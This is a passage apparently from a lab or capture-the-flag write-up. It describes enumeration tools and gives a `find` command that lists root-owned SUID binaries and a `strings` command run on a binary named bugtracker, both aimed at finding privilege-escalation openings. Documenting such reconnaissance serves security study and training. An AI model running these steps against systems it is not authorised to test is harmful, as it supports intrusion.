- **Description & Usage:** Standard command-line tools for system enumeration. The `find` command was used to locate files with specific attributes (such as SUID binaries), and `strings` was used to extract human-readable text from binaries—helping to reveal embedded information that could indicate vulnerabilities.
- **Example Commands:**

```
find / -user root -perm -4000 -exec ls -ldb {} \; 2>/dev/null
strings /usr/bin/bugtracker
```